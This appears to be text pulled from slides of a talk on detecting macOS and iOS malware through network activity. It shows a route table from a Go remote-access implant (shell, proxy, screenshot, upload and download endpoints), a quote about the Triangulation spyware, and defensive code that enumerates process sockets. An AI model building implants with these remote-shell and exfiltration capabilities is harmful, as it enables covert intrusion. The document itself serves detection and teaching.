/agent/ping	GET	orat/cmd/agent/app. (*App) .Ping-fm
/agent/upload	POST	orat/cmd/agent/app. (*App) .UploadFile-fm
/agent/download	GET	orat/cmd/agent/app. (*App) .DownloadFile-fm
/agent/screenshot	GET	orat/cmd/agent/app. (*App) .Screenshot-fm
/agent/zip	GET	orat/cmd/agent/app. (*App) .Zip-fm
/agent/unzip	GET	orat/cmd/agent/app. (*App) .Unzip-fm
/agent/portscan	GET	orat/cmd/agent/app. (*App) .PortScan-fm
/agent/proxy	GET	orat/cmd/agent/app. (*App) .NewProxyConn-fm
/agent/ssh	GET	orat/cmd/agent/app. (*App) .NewShellConn-fm
/agent/net	GET	orat/cmd/agent/app. (*App) .NewNetConn-fm



SUPPLY CHAIN ATTACKS?

...detection via unusual network activity?



IOS MALWARE

...detection via unusual network activity?


kaspersky daily

A matter of triangulation

Targeted attack on our management with the Triangulation Trojan.

Our experts have discovered an extremely complex, professional targeted cyberattack that uses Apple's mobile devices. The purpose of the attack is the inconspicuous placing of spyware into the iPhones of employees of at least our company – both middle and top management.

The attack is carried out using an invisible iMessage with a malicious attachment, which, using a number of vulnerabilities in the iOS operating system, is executed on a device and installs spyware. The deployment of the spyware is completely hidden and requires no action from the user. The spyware then quietly transmits private information to remote servers: microphone recordings, photos from instant messengers, geolocation, and data about a number of other activities of the owner of the infected device.




other than network-based approaches,
detection of iOS malware is next to impossible !



"...the system detected an anomaly in our network coming from Apple devices. Further investigation by our team showed that several dozen iPhones of senior employees were infected with new, extremely technologically sophisticated spyware we've dubbed 'Triangulation' "
-Kaspersky

Enumerating Network State

...via file descriptors



Enumerating Network State

...via the `proc_pid APIs`

❶ Invoke `proc_pidinfo()` w/ `PROC_PIDLISTFDS`



❷ Invoke `proc_pidfdinfo()` w/ descriptors of type `PROX_FDFTYPE_SOCKET`



❸ For network sockets (`AF_INET/AF_INET6`), extract protocol, endpoints, state, etc.


Obtaining a Process' File Descriptors via `proc_pidinfo()`

libproc.h / proc_info.h

```
01 int proc_pidinfo(int pid, int flavor, uint64_t arg, void *buffer, int buffersize);
02
03 struct proc_fdinfo {
04     int32_t          proc_fd;
05     uint32_t         proc_fdtype;
06 };
```

```
01 struct proc_fdinfo* fdInfo = NULL;
02
03 //determine size needed
04 int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, 0, 0);
05
06 //alloc buffer
07 fdInfo = (struct proc_fdinfo *)malloc(size);
08
09 //get a process' open file descriptors
10 proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size);
```

Obtaining a list
file descriptors



file descriptors
(that include sockets)

Extracting Socket Info


via `proc_pidfdinfo()`

libproc.h / proc_info.h

```
01 int proc_pidfdinfo(int pid, int fd, int flavor, void * buffer, int buffersize);
02
03 struct socket_fdinfo {
04     struct proc_fileinfo    pfi;
05     struct socket_info      psi;
06 };
```

```
01 //iterate over file descriptors
02 // though, only interested in sockets
03 for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++){
04
05     struct socket_fdinfo socketInfo = {0};
06
07     //socket?
08     // get more info via proc_pidfdinfo
09     if(PROX_FDTYPE_SOCKET == fdInfo[i].proc_fdtype) {
10
11         proc_pidfdinfo(pid, fdInfo[i].proc_fd,
12             PROC_PIDFDSOCKETINFO, &socketInfo, PROC_PIDFDSOCKETINFO_SIZE);
13
14         //TODO: check socket type & extract socket info
15     }
```

Obtaining socket information



socket?
(`PROX_FDTYPE_SOCKET`)

Obtaining Info About Sockets

...but only network sockets

proc_info.h

```
01 struct socket_info {
02     ...
03     int     soi_type;
04     int     soi_family;
05     int     soi_protocol;
06     ...
07     union {
08         struct in_sockinfo    pri_in;
09         struct tcp_sockinfo   pri_tcp;
10         ...
    }
```

```
01 //is a network socket?
02 if( (AF_INET == socketInfo.psi.soi_family) ||
03     (AF_INET6 == socketInfo.psi.soi_family) ) {
04
05     //TODO: extract socket info
06 }
```

socket_info struct

```
./enumSockets "Github Desktop"
```

```
Enumerating sockets for "Github Desktop" (pid: 11073)
```

```
Found 70 file descriptors:
```

```
File descriptor 21, is of type PROX_FDTYPE_SOCKET
```

```
File descriptor 23, is of type PROX_FDTYPE_SOCKET
```

```
...
```



Obtaining Info About Sockets

from the `socket_info` structure

```
01 //extract family
02 if(AF_INET == socketInfo.psi.soi_family)
03     details[@"family"] = @"IPv4";
04
05 if(AF_INET6 == socketInfo.psi.soi_family)
06     details[@"family"] = @"IPv6";
```

families:

{ IPv4
 IPv6

```
01 //UDP socket (SOCKINFO_IN)
02 if(SOCKINFO_IN == socketInfo.psi.soi_kind) {
03
04     //extract protocol
05     details[@"protocol"] = @"UDP";
06
07     //extract local port
08     details[@"localPort"] =
09         [NSNumber numberWithInt:ntohs(socketInfo.psi.soi_proto.pri_in.insi_lport)];
10 }
```

UDP socket

Obtaining Info About Sockets

from the `socket_info` structure

```
01 //TCP socket (SOCKINFO_TCP)
02 if(SOCKINFO_TCP == socketInfo.psi.soi_kind) {
03
04     //extract protocol
05     details[@"protocol"] = @"TCP";
06
07     //extract local port
08     details[@"localPort"] =
09         [NSNumber numberWithInt:ntohs(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_lport)];
10
11     //extract remote port
12     details[@"remotePort"] =
13         [NSNumber numberWithInt:ntohs(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_fport)];
14
15     //IPv4
16     // extract source & destination
17     if(AF_INET == socketInfo.psi.soi_family) {
18
19         inet_ntop(AF_INET,
20             &(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_laddr.ina_46.i46a_addr4), source, sizeof(source));
21
22         inet_ntop(AF_INET,
23             &(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_faddr.ina_46.i46a_addr4), destination, sizeof(destination));
24     }
25     ...
26 }
```

TCP socket

Output



